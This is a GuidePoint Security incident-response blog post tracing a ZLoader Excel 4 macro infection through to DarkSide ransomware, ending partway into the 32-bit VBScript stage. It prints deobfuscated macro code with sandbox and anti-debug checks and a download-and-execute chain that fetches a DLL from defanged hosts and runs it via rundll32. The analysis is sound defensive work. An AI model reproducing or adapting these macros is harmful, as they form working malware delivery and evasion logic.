From ZLoader to DarkSide: A Ransomware Story

By GuidePoint Security

Published: 2021-05-14 · Archived: 2026-04-05 21:36:27 UTC

19 min read

May 14, 6:00am ET

Introduction

The DarkSide ransomware group has been on the scene since late 2020, but has spent a fair amount of time in the spotlight. With recent high profile attacks, such as the attack on the Colonial Pipeline, and their “Robinhood” mentality, it is not surprising that this group receives a lot of attention.

The GuidePoint DFIR team was called to respond to a recent incident involving DarkSide ransomware. In the end we determined that this incident started, as so many other incidents do, with a malicious email and one of those oh-so-lovely Excel 4 macro enabled attachments. As is common with these emails, the malicious email had an attached “invoice” that was “created in a previous version” and needs you to “enable content” in order for you to see everything appropriately.




Figure 1: Malicious email




Figure 2: Malicious attachment

As the unsuspecting user enabled the contents of this Excel spreadsheet, nothing obviously bad happened, and then they got one of those extremely helpful, and ultimately telling, popup alerts indicating that “something went wrong” while opening the document.




Figure 3: Excel “error” message

For the user, this was the end of the interaction, however, for the attacker, this was just the beginning of a months-long operation. Further analysis determined that this Excel attachment belongs to the infamous ZLoader family of malware. This initial intrusion into the user’s computer was just the beginning of post-exploitation operations including reconnaissance and lateral movement using Cobalt Strike and a unique PowerShell RAT that ultimately resulted in the deployment of DarkSide ransomware.

In this blog we will cover:

- The mechanics of the ZLoader Excel 4 Macro and post installation ZLoader activity
- The use of a unique PowerShell RAT and Cobalt Strike for post-exploitation operations
- The deployment of DarkSide ransomware

Let’s get to it.

It All Started with ZLoader




Figure 4: Attack Progression – ZLoader

The threat actor was successful in getting the targeted user to open the malicious attachment and enable the macros on the document. But there was an error message, so it ultimately didn't install the malware right? Unfortunately not. This commonly employed trick is used by threat actors to get the users to quickly move on from the document and think that nothing bad actually happened. Clever trick, Hackerman. Clever trick.

Phase One Macro Contents

We needed to confirm the identity and functionality of this document to provide critical context to the investigation. To examine this malicious document, we first validated that we were dealing with an Excel 4 macro enabled document. This was pretty obvious based on the randomly named sheet that was included in the document. To confirm our hypothesis, we leveraged our good friend PowerShell and the `Excel.Application` COM Object to list out the Excel 4 macro sheets.

```
PS C:\cases> $WorkBook.Excel4MacroSheets

Application                     : Microsoft.Office.Interop.Excel.ApplicationClass
Creator                         : 1480803660
Parent                          : System.__ComObject
CodeName                        :
_CodeName                       :
Index                           : 2
Name                            : fZHOlTv
```

Figure 5: Excel 4 macro

Can confirm, Excel 4 macros were present. So now we knew we were dealing with Excel 4 macros and we confirmed that the randomly named sheet is where they were located. As an aside, it was really nice of the threat actor to not hide the Excel 4 macro sheet, it was one less step for us to have to take to get to the good stuff. As an aside to the aside, if you come across a suspected Excel 4 macro enabled document and do not see the randomly

named sheet like we did, it's likely that the threat actor set the sheets to be `very hidden`. There are ways around this, including using a small amount of VBA code to unhide the sheets, but that is a blog for a different time. Let's dig into this macro content.

We knew from our analysis, and the fact that the threat actor was successful in exploiting the patient zero system in this incident, that there was some automatic functionality that existed within this macro. Based on our knowledge of previously seen Excel 4 macro sheets, we performed the tried and true `Control + F` for the keyword `Auto` to look for any cells within the macro sheet that would lead us to where macro execution would begin. In this case, no dice. We then used the Name Box to determine if there were any existing named cells.





Figure 6: Macro sheet Name Box

As we looked at the contents of the name box, we found just what we were looking for, the lead to where the macro is going to start execution. As we selected the `Auto_Open` named cell to determine where in the sheet it resided, we found ourselves at the location R131C7 (row 131, column 7). From here, we saw that we were placed right in the middle of the macro code.



	7
116	
117	jcizNryN=ADDRESS(cOI
118	xTiOzdUXbEt
119	=(AND(MAX(FORMULA
120	mAKwVBYSHb
121	EVBghenItCM
122	cOMQLQKLhjz=cOMQL
123	
124	WGAySRyRIUwu
125	XbfS
126	=NEXT()
127	
128	=RETURN()
129	
130	
131	
132	DckVBqm
133	PZJ
134	
135	uoGZmbRdk
136	
137	
138	
139	QFbqoXCapgD
140	NGHqKpzXScsly
141	
142	
143	rbIEPXp
144	gjGYRfXjuEU

Figure 7: Auto_Open cell

At this point, we were in more familiar territory. The heavily obfuscated macro contents were a big clue that we were on the right path in our analysis. During execution of Excel 4 macros execute from top to bottom, left to right. Armed with that knowledge, a quick look down the macro contents yielded two immediately interesting findings: 1) there was a lot of unnecessary content, presumably to clutter things up for us malware analysts, and 2) there were several calls to `GET.WORKSPACE` before an IF/THEN statement that included a `HALT()` action. Something smelled a little anti-analysis at that point.

	7
146	ETqea=GET.WORKSPACE(SUM(42,0))
147	
148	FCmiKTNyoKW=NOT(GET.WORKSPACE(SUM(30+1)))
149	asYhIWE
150	SUSNriWUUScw
151	mcgKKcgSzzPF
152	EuhxVDdxjfL=GET.WORKSPACE(MAX(10+9))
153	ShDl
154	
155	
156	
157	=IF(AND(ETqea,FCmiKTNyoKW,EuhxVDdxjfL),,HALT())

Figure 8: Anti-analysis statements

Excel 4 macros are extremely powerful and provide a lot of functionality for the malware author to work with while less than adequate documentation is available to us Blue Teamers. One such function used in many malicious Excel 4 macros is the function `GET.WORKSPACE`. This function allows the macro to collect information about the environment it's running in. Luckily, I found this great resource to help quickly identify what the macro was attempting to gain information on in the environment.

Workspace Integer	Description
42	Returns TRUE if the computer is capable of playing sounds.
31	Returns TRUE if the computer is capable of playing sounds.

Workspace Integer	Description
19	Returns TRUE if a mouse is present.

Table 1: GET.WORKSPACE types

Armed with this knowledge, we quickly determined that the IF/THEN statement was indeed an anti-analysis technique that was meant to halt the execution if the computer was not able to play sounds, was executing the macro in single step mode, or if no mouse was present. Good effort on the part of the threat actor for defeating some sandboxes, but we easily overcame this measure by just removing it from the macro contents to avoid any such halting of our analysis.

As we continued to skim down the contents of the macro, we also saw a reference to a cell range from `Sheet1!R98C2:R150C2`. As we had a quick peak back over to `Sheet1`, we found something quite interesting. Jibberish!

Figure 9: ZLoader obfuscated contents

So at this point, there was some obfuscated content which meant there was almost certainly going to be a decoding routine that would deobfuscate this content. One last look down our macro content and we saw a call to a randomly named function right before a `HALT()` statement.




Figure 10: ZLoader decode function

As we went spelunking for more details on where the `UPIomGRimaeV()` might reside in the macro code, we found a reference to `UPIomGRimaeV=R47C7`. It was likely this is where the function resided (hint: it totally did). A quick review of the contents determined that this decoding routine uses a pair of nested while loops to decode data from

a given range of rows by extracting characters using the `INDEX()` function and shifting those characters based on a set of integers. Once decoded, the data is written into the sheet and gets executed when the function returns. It was a little difficult to follow, this is where commenting code becomes your friend.

Now we were ready to get to the interactive debugging of this macro, but because of how Excel 4 macros work, we were unable to use the same techniques as we would with VBA based macros. No problem, we still had some tricks we could use to allow the macro to do all the work for us. First, we needed to make sure we removed the `Auto_Open` functionality from the sheet. This was easy to overcome, all we needed to do was delete the row that contained the cell we found initially. Once we did that, we could enable macros and nothing would automatically execute.

Since we would be single stepping through this code a bit, we made sure that we removed that anti-analysis IF/THEN statement from the sheet as well. Now we wouldn't be bothered by a `HALT()` while stepping through the sheet. At that point we were ready to start stepping through the macro content, but we needed one more tool to help us control the execution flow of the document. We leveraged the powers of Excel 4 macros to stop execution at strategically placed locations using the `PAUSE()` function. As we placed these throughout the macro code, we were able to make the macro do our bidding (I love it when it works out that way).

The last question we asked ourselves before beginning was "Where do we place our `PAUSE()` functions?" To determine this, we needed to take one more look at our macro contents. Located in the `UPIomGRimaeV()` is a call to the function `ADDRESS()`. This function returns the address for a cell based on the input parameters. The syntax of the `ADDRESS()` function is:

```
ADDRESS (row_num, col_num, [abs_num], [a1], [sheet])
```

Figure 11: ADDRESS ( ) Syntax

Based on our macro, we saw the following use of the `ADDRESS()` function:

```
jcizNryN=ADDRESS(cOMQLQKLhjz,LJggUFElrs,,FALSE,"fZHOlTv")
```

Figure 12: Macro Use of ADDRESS ( )

Our first guess was that this was going to be the address where the deobfuscated data was going to be written. Back in our macro code we found the following initial values for `cOMQLQKLhjz` and `LJggUFElrs`:

	7
171	cOMQLQKLhjz=182
172	
173	PJDBttdLkGJV
174	jwYEiHNSdMwwi
175	LJggUFElrs=7

Figure 13: Initial destination values

Our theory was that the writing of deobfuscated contents was going to start in `R182C7`. We placed our first `PAUSE()` in `R181C7` and began running the macro. To do this, we went to `R181C7`, right clicked on the cell and selected `Run`. And when we were presented with the Macro dialog box, we selected `Run` once again to let the macro run until our designated `PAUSE()` location.

	7
182	=FORMULA(INT(APP.MAXIMIZE())+125,R43C18)
183	=FORMULA(INT(OR(GET.WINDOW(7),GET.WORKSPACE(31),GET.WORKSPACE(14)<390))+100,R44C18)
184	=FORMULA(INT(AND(GET.WINDOW(20),GET.WORKSPACE(19)))+100,R45C18)
185	=NOW()
186	=WAIT(NOW()+"00:00:02")
187	=NOW()
188	=FORMULA(INT((R187C7-R185C7)*100000>2.3)+96,R46C18)
189	p="C:\Users\Public\"
190	n=CHAR(13)
191	=FOPEN(p&"OYgPwoC.dat",3)
192	=WHILE(FSIZE(R191C7)<8465)
193	=FWRITE(R191C7,CHAR(RANDBETWEEN(33,125)))
194	=NEXT()
195	=FORMULA(INT(FSIZE(R191C7)=8465)+107,R47C18)
196	=FCLOSE(R191C7)
197	=IF(ISNUMBER(SEARCH("32",GET.WORKSPACE(1))),,GOTO(R210C7))
198	="EXPORT HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Excel\Security "&p&"g4od6F.reg /y"
199	=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\reg.exe",R198C7,0,5)
200	=WHILE(ISERROR(FILES(p&"g4od6F.reg")))
201	=WAIT(NOW()+"00:00:01")
202	=NEXT()
203	=FOPEN(p&"g4od6F.reg")
204	=FPOS(R203C7,215)
205	=FREAD(R203C7,255)
206	=FCLOSE(R203C7)
207	=FILE.DELETE(p&"g4od6F.reg")
208	k=ISNUMBER(SEARCH("0001",R205C7))
209	=GOTO(R229C7)
210	=FOPEN(p&"is6jfQIq.vbs",3)
211	=FWRITELN(R210C7,"On Error Resume Next")
212	=FWRITELN(R210C7,"Set G8tAi = CreateObject(""WScript.Shell"")")
213	=FWRITELN(R210C7,"Set azF = CreateObject(""Scripting.FileSystemObject"")")

Figure 14: Macro phase two

Phase Two Macro Contents

Our initial guess was correct, `UPIomGRimaeV()` was the decoding routine we were expecting and the deobfuscated contents were written exactly where we expected them to be written. As we started to review this new content, we saw some potentially solid indicators of compromise. However, as we finished our initial review of the contents we noticed there are quite a few interesting actions being performed in this phase of the Zloader execution flow and most of them were dedicated to preventing our analysis.

The first thing that we saw was a combination of FORMULA() functions that included references to GET.WINDOW() and GET.WORKSPACE().

	7
182	=FORMULA(INT(APP.MAXIMIZE())+125,R43C18)
183	=FORMULA(INT(OR(GET.WINDOW(7),GET.WORKSPACE(31),GET.WORKSPACE(14)<390))+100,R44C18)
184	=FORMULA(INT(AND(GET.WINDOW(20),GET.WORKSPACE(19)))+100,R45C18)
185	=NOW()
186	=WAIT(NOW()+"00:00:02")
187	=NOW()
188	=FORMULA(INT((R187C7-R185C7)*100000>2.3)+96,R46C18)

Figure 15: Anti-analysis, round two

Another interesting piece of this section of anti-analysis techniques was the references to content in column 18. Further analysis of the decoding routine revealed that there was a range of values in rows 43-46 in column 18 that were used to ensure the content is decoded properly. If the resultant values of the `FORMULA()` calls are not expected (i.e. the macro is being analyzed), this will result in contents that are not properly decoded. A pretty decent technique to prevent automatic analysis, but that didn't stop us. A simple deletion of these rows allowed us to continue on with our analysis without having to pay too much attention to these anti-analysis tricks.

The next anti-analysis technique was a little bit more clever, in our opinion.

	7
189	p="C:\Users\Public\"
190	n=CHAR(13)
191	=FOPEN(p&"OYgPwoC.dat",3)
192	=WHILE(FSIZE(R191C7)<8465)
193	=FWRITE(R191C7,CHAR(RANDBETWEEN(33,125)))
194	=NEXT()

Figure 16: A random file of data

From the contents above, you can see that a file, `C:\Users\Public\OYgPwoC.dat`, is opened, and data is written to it one `CHAR` at a time while the size is less than 8465 bytes. From the `FWRITE()` function call, we can see that

the `CHAR` written to the file is random between 33 – 125. Further review of the macro showed that this file is not referenced or used later in the execution flow. This process was meant to thwart those of us that tried to single step through the execution of the macro. You would have to iterate through this loop 8465 times to get through it. That's a lot of clicks and it's quite effective at preventing analysis from that perspective. Tip of the hat to you on this one, Hackerman.

Further in the execution of this phase of the macro, we saw yet another automated sandbox anti-analysis technique. The macro exports the contents of `HKCU\Software\Microsoft\Office\16.0\Excel\Security` and saves it to a file, `C:\Users\Public\g4od6F.reg`. The goal was to create VBScript that reads the contents from the exported registry key and writes details of `HKCU\Software\Microsoft\Office\16.0\Excel\Security\VBAWarnings` into `C:\Users\Public\j47.txt`, as shown below.

```
On Error Resume Next
Set G8tAi = CreateObject("WScript.Shell")
Set azF = CreateObject("Scripting.FileSystemObject")
Set Ptw = azF.CreateTextFile("C:\Users\Public\j47.txt", True)
g4od6F.reg = G8tAi.RegRead("H"&"KCU"&"\"&"S"&"oftware\Mi"&"crosoft\Office\16.0\Ex"&"cel\Security\V"&"BAWa"&"rning"&"s")
Ptw.WriteLine(g4od6F.reg)
Ptw.Close
```

Figure 17: Anti-analysis VBScript

Further review into the macro revealed that there were several uses of `SEARCH()` to look for `001` or `1` within the contents of the exported registry key. The macro was looking to see if the `VBAWarnings` value is set to `001`, which means that all macros are trusted on the system. This setting is most commonly used in automated sandbox environments and would often be effective at hindering analysis in those scenarios, but in our case, we were safe from this anti-analysis method.

As we continued gandering down our macro contents, we arrived at another call to our decoding routine, `UPIomGRimaeV()`. We used the same method of identifying where data is going to be written, placed a `PAUSE()`, and let the macro do the work for us.


	7
230	WepVHlQ=Sheet1!R97C9:R146C9
231	qgqeP=R43C18:R48C18
232	cOMQLQKLhjz=248
233	LJggUFElrs=7
234	=UPIomGRimaeV()

Figure 18: Decoding, round two

In this case, we expected the data to start being written to `R248C7`. With this in mind, if we placed our `PAUSE()` at `R247C7`, we would be good to go. Once, the `PAUSE()` was strategically placed, we continued running the macro to reveal the next (last) phase.

The Macro's Final Form

Finally, we arrived at our final destination. There were two methods that the macro would pursue downloading the final ZLoader payload. Based on the results of `GET.WORKSPACE(1)`, if the version information returned contains 32 (32-bit version of Excel), the macro will pursue downloading its payload using VBScript instead of calling directly through native macro functions.



	7
247	=PAUSE()
248	=IF(ISNUMBER(SEARCH("32",GET.WORKSPACE(1))),,GOTO(R274C7))
249	=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"hxxps://gogaurav[.]com/lkcvjw.php",p&"ITI.html",0,0)
250	=FILES(p&"ITI.html")
251	=IF(ISERROR(R250C7),GOTO(R256C7),)
252	=FOPEN(p&"ITI.html")
253	=FSIZE(R252C7)
254	=FCLOSE(R252C7)
255	=IF(R253C7<40000,,GOTO(R271C7))
256	=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"hxxps://wfduino[.]com/pcwblt.php",p&"ITI.html",0,0)
257	=FILES(p&"ITI.html")
258	=IF(ISERROR(R257C7),GOTO(R263C7),)
259	=FOPEN(p&"ITI.html")
260	=FSIZE(R259C7)
261	=FCLOSE(R259C7)
262	=IF(R260C7<40000,,GOTO(R271C7))
263	=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"hxxps://susansquires[.]com/2014-style2.php",p&"ITI.html",0,0)
264	=FILES(p&"ITI.html")
265	=IF(ISERROR(R264C7),GOTO(R270C7),)
266	=FOPEN(p&"ITI.html")
267	=FSIZE(R266C7)
268	=FCLOSE(R266C7)
269	=IF(R267C7<40000,,GOTO(R271C7))
270	=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"hxxps://animalbliss[.]com/xmlpl.php",p&"ITI.html",0,0)
271	=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it's corrupt.")
272	=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\rundll32.exe",p&"ITI.html,DllRegisterServer",0,5)
273	=CLOSE(FALSE)
274	=FOPEN(p&"is6jfQIq.vbs",3)
275	=FWRITELN(R274C7,"N37ZmBTb = ""hxxps://gogaurav[.]com/lkcvjw.php"""&n&"ReSW2xK = ""hxxps://wfduino[.]com/pcwblt.php""")
276	=FWRITELN(R274C7,"JawNiIH7 = ""hxxps://susansquires[.]com/2014-style2.php"""&n&"NdfKA = ""hxxps://animalbliss[.]com/xmlpl.php
277	=FWRITELN(R274C7,"S6YJ = Array(N37ZmBTb,ReSW2xK,JawNiIH7,NdfKA)"&n&"Dim ifRqXbzJ: Set ifRqXbzJ = CreateObject(""MSXML2.Se
278	=FWRITELN(R274C7,"Function UM3AKM4I(data):"&n&"ifRqXbzJ.setOption(2) = 13056"&n&"ifRqXbzJ.Open ""GET"",data,False")

Figure 19: Final macro contents

In the snippet above, if Excel is running in a 64 bit environment, everything will be handled through native functions within the macro. Calls to `URLDownloadToFileA` are used to obtain the payload and `rundll32` is used to execute the `DllRegisterServer` exported function. The payload masqueraded as an HTML file, however, it was actually a DLL. Once downloaded, the macro uses the `ALERT()` function to display the error message we saw during our testing. Although this method is efficient and straightforward, it also appeared to have less resilience than the 32 bit process outlined below.

If the environment is determined to be a 32 bit version of Excel, the macro creates two separate VBScripts, one for downloading the final payload, and the other for executing the payload.

```
N37ZmBTb = "hxxps://gogaurav[.]com/lkcvjw.php"
ReSW2xK = "hxxps://wfduino[.]com/pcwblt.php"
JawNiIH7 = "hxxps://susansquires[.]com/2014-style2.php"
NdfKA = "hxxps://animalbliss[.]com/xmlpl.php"
S6YJ = Array(N37ZmBTb,ReSW2xK,JawNiIH7,NdfKA)
